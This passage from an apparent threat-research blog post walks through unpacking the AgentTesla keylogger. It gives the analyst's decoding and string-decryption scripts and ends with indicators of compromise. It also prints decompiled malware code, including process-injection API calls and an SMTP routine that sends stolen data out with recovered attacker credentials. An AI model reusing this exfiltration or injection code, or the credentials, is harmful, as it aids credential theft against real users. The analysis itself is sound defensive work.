2  im = Image.open("/Users/pickleRICK/19.png")
3  def imparse(a):
4  width, height = im.size
5  counter = 0
6  b = [0] * (width * height * 3)
7  for y in range(height - 1, -1, -1):
8  for x in range(0,width):
9  pixel = im.getpixel((x,y))
10 b[counter * 3 + 2] = pixel[0] # R
11 b[counter * 3 + 1] = pixel[1] # G
12 b[counter * 3 + 0] = pixel[2] # B
13 counter += 1
14 while b[-1] == 0:
15 del b[-1]
```

```
16  return b
17
```

After it returns, the byte array gets passed to the now familiar decode function and then the deflate function.

```
&gt;&gt;&gt; dec = imparse(im)

&gt;&gt;&gt; dec

[44, 174, 1, 0, 237, 11, 8, 125, 109, 41, 15, …

&gt;&gt;&gt; dec = decode(dec)

&gt;&gt;&gt; dec

'\xec\xbd\tx\x1c\xc5\x95\x00\xdcs\xf59#\xa9\xa6G …

&gt;&gt;&gt; dec = zlib.decompress(dec,-15)

&gt;&gt;&gt; dec

'MZ\x90\x00\x03\x00\x00\x00\x04\x00\x00\x00\xff\xff\x00 …
```


As you can see, we have the MZ header and the next binary.

Within the DLL are additional functions which handle executing the new payload and I've gone ahead and decoded some of the native API's they use to show how they carry out activity.

```
Dim api_SetThreadContext As class_Main.api_SetThreadContext = Me.[](Of class_Main.api_SetThreadContext)(str_kernel32.dll, str_SetThreadContext)
Dim api_ReadProcessMemory As class_Main.api_ReadProcessMemory = Me.[](Of class_Main.api_ReadProcessMemory)(str_kernel32.dll, str_ReadProcessMemory)
Dim api_WriteProcessMemory As class_Main.api_WriteProcessMemory = Me.[](Of class_Main.api_WriteProcessMemory)(str_kernel32.dll, str_WriteProcessMemory)
Dim api_NtUnmapViewOfSection As class_Main.api_NtUnmapViewOfSection = Me.[](Of class_Main.api_NtUnmapViewOfSection)(str_ntdll.dll, str_NtUnmapViewOfSection)
Dim api_VirtualAllocEx As class_Main.api_VirtualAllocEx = Me.[](Of class_Main.api_VirtualAllocEx)(str_kernel32.dll, str_VirtualAllocEx)
Dim api_ResumeThread As class_Main.api_ResumeThread = Me.[](Of class_Main.api_ResumeThread)(str_kernel32.dll, str_ResumeThread)
```

The final payload

Arrival of the last binary – another .NET application called "RII9DKFR5LC4Y669MLOA2C50SFLPHZBN61CZ160Z.exe". If you read any of the posts mentioned earlier on the analysis of AgentTesla, then this will look familiar.


RII9DKFR5LC4Y669MLOA2C50SFLPHZBN61CZ160Z (0.0.0.0)
RII9DKFR5LC4Y669MLOA2C50SFLPHZBN61CZ160Z.exe
PE
References
Resources
IELibrary.resources
xyz.resources
19512281_1579613678745191_755685705_n.jpg
{} -
1971f346-b97d-4e2c-9743-47d174cf3f2d @02000040
1b527d82-db62-4738-8894-05ca87affa2b @02000045
23fcdd6e-5b6b-4462-ad48-27444ae37041 @0200004C
46147b3a-2ed5-4365-aba0-a2b35de6e047 @02000049
56a611c3-d8b9-4c14-849b-9112a871d97e @0200004B
5a29742a-5389-49ef-be0a-6b6c1fa6120a @02000048
6112ac3a-6f39-4896-b3db-5cd4dfabd8af @0200004E
6acf7130-8935-466b-b99c-fc1efe9a65e0 @02000043
6b5dfe4e-8d99-4e29-b26d-2dd32eba3ba4 @02000046
83f95717-f8bf-4926-82d9-04934bfd5aa1 @0200004A
b638a68d-5661-4460-8bc9-aaa42d05ddb7 @0200004D
cbf42cb4-4e6d-46ec-a5c0-2d6023e9dee1 @02000042
debe6175-19f7-4177-9f55-931555f88a99 @02000044
e95bafaf-dc5a-4328-8513-751465098404 @02000047
f8d9faba-a33a-45bc-afd9-71743d880738 @02000041
\u200B\u200C\u200D\u200C\u200B\u200E\u200B\u200D\u
\u200B\u200D\u200B\u200B\u200D\u200D\u200E\u200D\u
\u200B\u200D\u200E\u200E\u200E\u200B\u200E\u200D\u
\u200C\u200C\u200B\u200E\u200C\u200B\u200C\u200C\
\u200C\u200D\u200B\u200D\u200C\u200B\u200E\u200B\u
\u200C\u200D\u200B\u200D\u200E\u200B\u200B\u200C\u
\u200C\u200E\u200B\u200C\u200E\u200B\u200E\u200B\u
\u200D\u200B\u200E\u200B\u200D\u200C\u200B\u200B\u
\u200D\u200C\u200C\u200D\u200E\u200C\u200D\u200E\
\u200D\u200C\u200D\u200C\u200E\u200C\u200B\u200E\u
\u200E\u200B\u200E\u200C\u200C\u200C\u200C\u200D\u
\u200E\u200D\u200C\u200B\u200C\u200D\u200E\u200C\u
\u200E\u200E\u200B\u200E\u200D\u200C\u200D\u200B\u
{} My
\u200B\u200D\u200D\u200E\u200D\u200C\u200C\u200E\u
\u200D\u200D\u200D\u200E\u200E\u200D\u200E\u200E\u
\u200E\u200C\u200E\u200B\u200E\u200B\u200E\u200D\u

Function and variable names are encoded with Unicode values in the range of 0x200B-0x200E. Strings are decrypted by, in this sample, function “KMBHFDXSELJYYLVK\u3002”.

```
Public Function \u200C\u200C\u200E\u200E\u200D\u200C\u200C\u200D\u200D\u200D\u200B\u200C\u200C\u200E\u200E\u200E(\
  Long
    Dim text As String = ""
    If Directory.Exists(Environment.GetEnvironmentVariable(\u200E\u200E\u200B\u200E\u200D\u200C\u200D\u200B\u200B\
      \u200C.KMBHFDXSELJYYLVK\u3002("LoA9dOGbii2wNBiiugsoUQ==")) + \u200E\u200E\u200B\u200E\u200D\u200C\u200D\u200
      \u200C.KMBHFDXSELJYYLVK\u3002("9Fwq5E6Dvey1H6zQE11MhFVgMO1qFXwTreQBtdMvfgs=")) Then
        text = Environment.GetEnvironmentVariable(\u200E\u200E\u200B\u200E\u200D\u200C\u200D\u200B\u200B\u200E\u20
          \u200C.KMBHFDXSELJYYLVK\u3002("LoA9dOGbii2wNBiiugsoUQ==")) + \u200E\u200E\u200B\u200E\u200D\u200C\u200D\
          \u200B\u200C.KMBHFDXSELJYYLVK\u3002("9Fwq5E6Dvey1H6zQE11MhFVgMO1qFXwTreQBtdMvfgs=")
    End If
    If \u200B\u200D\u200E\u200E\u200E\u200B\u200E\u200D\u200B\u200E\u200E\u200C\u200E\u200D\u200E\u200E.\u3001YEPL
      Directory.Exists(Environment.GetEnvironmentVariable(\u200E\u200E\u200B\u200E\u200D\u200C\u200D\u200B\u200B\u
      \u200C.KMBHFDXSELJYYLVK\u3002("v1ESvyVh40NGQiXH0K76/LgZV/aJQOQyGa9DL+fSFJM=")) + \u200E\u200E\u200B\u200E\u2
      \u200D\u200B\u200B\u200C.KMBHFDXSELJYYLVK\u3002("9Fwq5E6Dvey1H6zQE11MhFVgMO1qFXwTreQBtdMvfgs=")) Then
        text = Environment.GetEnvironmentVariable(\u200E\u200E\u200B\u200E\u200D\u200C\u200D\u200B\u200B\u200E\u20
          \u200C.KMBHFDXSELJYYLVK\u3002("v1ESvyVh40NGQiXH0K76/LgZV/aJQOQyGa9DL+fSFJM=")) + \u200E\u200E\u200B\u200
          \u200E\u200D\u200B\u200B\u200C.KMBHFDXSELJYYLVK\u3002("9Fwq5E6Dvey1H6zQE11MhFVgMO1qFXwTreQBtdMvfgs=")
    End If
    Dim text2 As String = ""
    If Directory.Exists(Environment.GetEnvironmentVariable(\u200E\u200E\u200B\u200E\u200D\u200C\u200D\u200B\u200B\
      \u200C.KMBHFDXSELJYYLVK\u3002("LoA9dOGbii2wNBiiugsoUQ==")) + \u200E\u200E\u200B\u200E\u200D\u200C\u200D\u200
      \u200C.KMBHFDXSELJYYLVK\u3002("E06REt9VAPtCHVtjawWby8MrCIadDdikehAXKGkRAW4=")) Then
        text2 = Environment.GetEnvironmentVariable(\u200E\u200E\u200B\u200E\u200D\u200C\u200D\u200B\u200B\u200E\u2
          \u200C.KMBHFDXSELJYYLVK\u3002("LoA9dOGbii2wNBiiugsoUQ==")) + \u200E\u200E\u200B\u200E\u200D\u200C\u200D\
          \u200B\u200C.KMBHFDXSELJYYLVK\u3002("E06REt9VAPtCHVtjawWby8MrCIadDdikehAXKGkRAW4=")
    End If
```

This function uses a hardcoded password and salt to derive a key from the SHA1 hashing algorithm as implemented by Microsoft (modified PBKDF1). Afterwards, it uses the key and hardcoded IV to decrypt the string with AES-CBC.

```
// Token: 0x06000001 RID: 1 RVA: 0x00002050 File Offset: 0x00000250
public static string KMBHFDXSELJYYLVK\u3002(string \u3001JKW_JOPCVCOPDHQZ\u3002_0)
{
    string strPassword = "amp4Z0wpKzJ5Cg0GDT5sJD0sMw0IDAsaGQ1Afik6NwXr6rrSEQE=";
    string s = "aGQ1Afik6NampDT5sJEQE4Z0wpsMw0IDAD06rrSswXrKzJ5Cg0G=";
    string strHashName = "SHA1";
    int iterations = 2;
    int num = 256;
    string s2 = "@1B2c3D4e5F6g7H8";
    byte[] bytes = Encoding.ASCII.GetBytes(s2);
    byte[] bytes2 = Encoding.ASCII.GetBytes(s);
    byte[] array = Convert.FromBase64String(\u3001JKW_JOPCVCOPDHQZ\u3002_0);
    PasswordDeriveBytes passwordDeriveBytes = new PasswordDeriveBytes(strPassword, bytes2, strHashName, iterations);
    byte[] bytes3 = passwordDeriveBytes.GetBytes(num / 8);
    ICryptoTransform transform = new RijndaelManaged
    {
        Mode = CipherMode.CBC
    }.CreateDecryptor(bytes3, bytes);
    MemoryStream memoryStream = new MemoryStream(array);
    CryptoStream cryptoStream = new CryptoStream(memoryStream, transform, CryptoStreamMode.Read);
    byte[] array2 = new byte[array.Length];
    int count = cryptoStream.Read(array2, 0, array2.Length);
    memoryStream.Close();
    cryptoStream.Close();
    return Encoding.UTF8.GetString(array2, 0, count);
}
```

A quick Google for that IV shows hundreds of results for it, with most revolving around an encryption example that was used as the base for this function – it even copies the examples variable names.

What I found interesting here is that none of these values ever change sample to sample. Even going back to the samples in the write-ups on AgentTesla from over 6 months ago, I was able to decrypt their base64 strings listed in the blog. This confirms the same values are in use and likely hard coded into the builder for AgentTesla.

Given that everything is static then, it’s fairly trivial to extract all of the base64 encoded strings, decrypt them, and look for interesting IoC’s.

```
1  from Crypto.Cipher import AES
2  def stringdecrypt(a):
3  string = base64.b64decode(a)
4  iv = "@1B2c3D4e5F6g7H8"
```

```
key = "\x34\x88\x6D\x5B\x09\x7A\x94\x19\x78\xD0\xE3\x8b\x1b\x5c\xa3\x29\x60\x74\x6a\x5e\x5d\x64\x87\x11\xb1\x2c\x67\xaa\x5b\x
#to 6a/5e for first iteration
cleartext = AES.new(key[0:32], AES.MODE_CBC, iv).decrypt(string)
return cleartext
fh = open("extractedb64")
content = fh.readlines()
fh.close()
for i in content:
try:
dec = stringdecrypt(i)
print "%s | %s" % (i.strip(),dec.strip())
except:
pass
```

What we end up with is a long list of values like the below.

```
cWUeT8dJU4KfzxUEgGflzQ== | temp
y9/s0/2Soj9dWZ7YCF9viw== | \des_date.txt
hQ1zQ5Cg31OSE+BZ2Os36w== | 2017-08-25
cWUeT8dJU4KfzxUEgGflzQ== | temp
y9/s0/2Soj9dWZ7YCF9viw== | \des_date.txt
1IhffSZWWBl13XPDs8n3myYCTMqLedaSKEkL/imL258= | dd.MM.yyyy HH:mm:ss
cWUeT8dJU4KfzxUEgGflzQ== | temp
aXsej6rp5uxy+3ym08w3iA== | ApplicationData
haLsi+cj0yodiuWmM+o4Wg== | appdata
AnV66gJ6ewY8YTWIByRSMA== | Temp
cWUeT8dJU4KfzxUEgGflzQ== | temp
zYMGsY8aSA781gMxSStsC9UAfia6hLdLRxgBeS3NtD0= | \Java\JavaUpdtr.exe
cWUeT8dJU4KfzxUEgGflzQ== | temp
y9/s0/2Soj9dWZ7YCF9viw== | \des_date.txt
Akq+/Qobe3bW+jdjmv5oI6h1rNqdq+rlANdh6Ef29KelgAp0y6gsCspLDS+k+xmNC9TpnFhgwZyL///RhoSWxQ== | Software\Microsoft\Windows NT\CurrentVersion\Windows
aZG83zDiQxysOvFJFc8qmg== | Load
8mFIzTz8+GxS3SBdy62qeA== | JavaUpdtr
IMqa7/uMjEFhAZrJPRn9Gw== | False
```

20	qQj4VB+mzRT8iDf7llcE6Q== | xyz
21	hyNN5z+7qAsS695lDXLuHg== | True
22	…
23	82ZGUDSQrPCv8v1Hf+HpRA== |
24	BJsW0oB1ieLYwE8A0Yu6OlLBTcrh0varR+ibOkyOCrk= | mylogbox4h@gmail.com
25	2qbrW8tf2IZoaPGZlcaKWw== | /log.tmp
26	v4EpbnhZTubu6HTjEZ8Gdw== | [SavedLog (
27	I/tDnJPWEB6yySAivkY/576ixyY2gOP+bLVbbaRIV8A= | yyyy_MM_dd_HH_mm_ss
28	2qbrW8tf2IZoaPGZlcaKWw== | /log.tmp
29	Q9Yhy5Uive3G6Gspdid9EQ== | Saved_Log_From_
30	eCqe8oqjGUIRwUWqnBrrpA== | /
31	q542gy/+wDIUJhH3OGKnNg== | -
32	3TzIyOOSC+3lcpPaeTxO6g== | _
	4T5LGk6qEvqUS2xRJLUlww== | .html

File names, registry keys, and e-mails to start off hunting with. You can also see where the corresponding base64 is within the code and then use dnSpy to obtain further context on how AgentTesla utilizes these values.

For example, below is something that stood out as interesting almost immediately.

	4nmIR8y7iw8axs2u6GfIQ8f/7fSpMKvqD0ODaew16nI= | mylogbox3h@gmail.com
	5XDX6cForslWY791UzW+zw== | sammy1990
	wf990RzBidRdPMgWIckJ2g== | smtp.gmail.com

Pivoting to these values in dnSpy will land you in a function that seems responsible for sending the stolen data back to the attacker.

```
SmtpClient smtpClient = new SmtpClient();
MailAddress to = new MailAddress(\u3001DKGQGSAFEAFHEEBH\u3002_92);
MailAddress from = new MailAddress(\u200E\u200E\u200B\u200E\u200D\u200C\u200D\u200B\u200B\u200E\u200D\u200E\u200D\u200B\u200B\u200C.KMBHFDXSELJYYLVK
  \u3002("4nmIR8y7iw8axs2u6GfIQ8f/7fSpMKvqD0ODaew16nI="));
MailMessage mailMessage = new MailMessage(from, to);
mailMessage.IsBodyHtml = true;
mailMessage.Subject = \u3001FZ_RLLIBXLHJFZTG\u3002_93;
mailMessage.Body = \u3001FYYTSFSSCYDWTJEV\u3002_94;
if (Strings.Len(\u3001SNCOQM_SBFTWLSAF\u3002_95) > 0)
{
    Attachment item = new Attachment(\u3001SNCOQM_SBFTWLSAF\u3002_95);
    mailMessage.Attachments.Add(item);
}
if (Strings.Len(\u3001HZBHHJP_HIPNINIO\u3002_96) > 0)
{
    Attachment item2 = new Attachment(\u3001HZBHHJP_HIPNINIO\u3002_96);
    mailMessage.Attachments.Add(item2);
}
NetworkCredential credentials = new NetworkCredential(\u200E\u200E\u200B\u200E\u200D\u200C\u200D\u200B\u200B\u200E\u200D\u200E\u200D\u200B\u200B
  \u200C.KMBHFDXSELJYYLVK\u3002("4nmIR8y7iw8axs2u6GfIQ8f/7fSpMKvqD0ODaew16nI="), \u200E\u200E\u200B\u200E\u200D\u200C\u200D\u200B\u200B\u200E\u200D
  \u200E\u200D\u200B\u200B\u200C.KMBHFDXSELJYYLVK\u3002("5XDX6cForslWY791UzW+zw=="));
smtpClient.Host = \u200E\u200E\u200B\u200E\u200D\u200C\u200D\u200B\u200B\u200E\u200D\u200E\u200D\u200B\u200B\u200C.KMBHFDXSELJYYLVK\u3002
  ("wf990RzBidRdPMgWIckJ2g==");
smtpClient.UseDefaultCredentials = false;
smtpClient.Credentials = credentials;
smtpClient.EnableSsl = true;
smtpClient.Port = 587;
smtpClient.Send(mailMessage);
mailMessage.Attachments.Dispose();
result = true;
```

Pivoting on a hunch

At this point, I've accomplished the goal I set out for – covering the packing techniques used by the current version of AgentTesla, offering some code to automate unpacking and decrypt some configuration data.

But why stop when you're ahead?

I like to Google static values and constants when analyzing malware because you can usually find some interesting stuff – configurations, forums, accounts, panels, etc. When I began searching for the file "one.jpeg.png.exe" I stumbled across a site, "b-f-v[.]info", which hosts various versions of this keylogger.

Index of /

Name	Last modified	Size	Description
familyhome.jpeg.png.exe	01-Sep-2017 02:38	808k	
gift-certificate.pdf.png.exe	01-Sep-2017 03:01	536k	
mypic.jpeg.png.exe	01-Sep-2017 04:45	380k	
request-for-quotation.pdf.png.exe	01-Sep-2017 05:22	560k	
video.jar	10-Aug-2017 22:58	124k	

Proudly Served by LiteSpeed Web Server at b-f-v.info Port 80

They all function in the same way but the image that displays is related to the first part of the file name. The images are various sizes so the decoding would be different for each; however, the code shown previously will grab the correct Width and Height for building the array.

Also take note of the dates and when they were modified. The sample covered in this blog was seen on August 29th, just two days before these were created – so the person or group behind these appear to be actively creating new versions to send out. I confirmed in these samples we find the same SMTP credentials.

Conclusion

Hopefully this overview of their packing techniques, along with the scripts to unpack each phase, prove helpful to others when looking at AgentTesla. Given its recent spikes in popularity, it's likely not going anywhere anytime soon so the more knowledge you have of the threat, the better you can defend yourself.

You can continue to track this threat through the Palo Alto Networks AutoFocus AgentTesla tag and you will find the hashes for all of the files covered in this blog below:

Indicators of Compromise

Initial PE32

one.jpeg.png.exe | ca29bd44fc1c4ec031eadf89fb2894bbe646bc0cafb6242a7631f7404ef7d15c

mypic.jpeg.png.exe | cb0de059cbd5eba8c61c67bedcfa399709e40246039a0457ca6d92697ea516f9

familyhome.jpeg.png.exe / myhome.jpeg.png.exe |
444e9fbf683e2cff9f1c64808d2e6769c13ed6b29899060d7662d1fe56c3121b

gift-certificate.pdf.png.exe | 124bb13ede19e56927fe5afc5baf680522586534727babbe1aa1791d116caeeb

request-for-quotation.pdf.png.exe | dce91ff60c8d843c3e5845061d6f73cfc33e34a5b8347c4d9c468911e29c3ce6

DLL's

rp.dll | 3c48c7f16749126a06c2aae58ee165dc72df658df057b1ac591a587367eae4ad

rp.dll | a5768f1aa364d69e47351c81b1366cc2bfb1b67a0274a56798c2af82ae3525a8

Second stage encoded images

19.png | e42a0fb66dbf40578484566114e5991cf9cf0aa05b1bd080800a55e1e13bff9e

72.png | cd64f1990d3895cb7bd69481186d5a2b1b614ee6ac453102683dba8586593c03

AgentTesla

RII9DKFR5LC4Y669MLOA2C50SFLPHZBN61CZ160Z.exe | 3e588ec87759dd7f7d34a8382aad1bc91ce4149b5f200d16ad1e9c1929eec8ec

B92MKZFESR6J7R2PNQ9ZTBA6QN0LIEXTUQEVH3T3.exe | 8fb72967b67b5a224c0fcfc10ab939999e5dc2e877a511875bd4438bcc2f5494

Table of Contents

Related Articles

- Analyzing the Current State of AI Use in Malware
- Suspected Nation-State Threat Actor Uses New Airstalk Malware in a Supply Chain Attack
- PhantomVAI Loader Delivers a Range of Infostealers

Enlarged Image
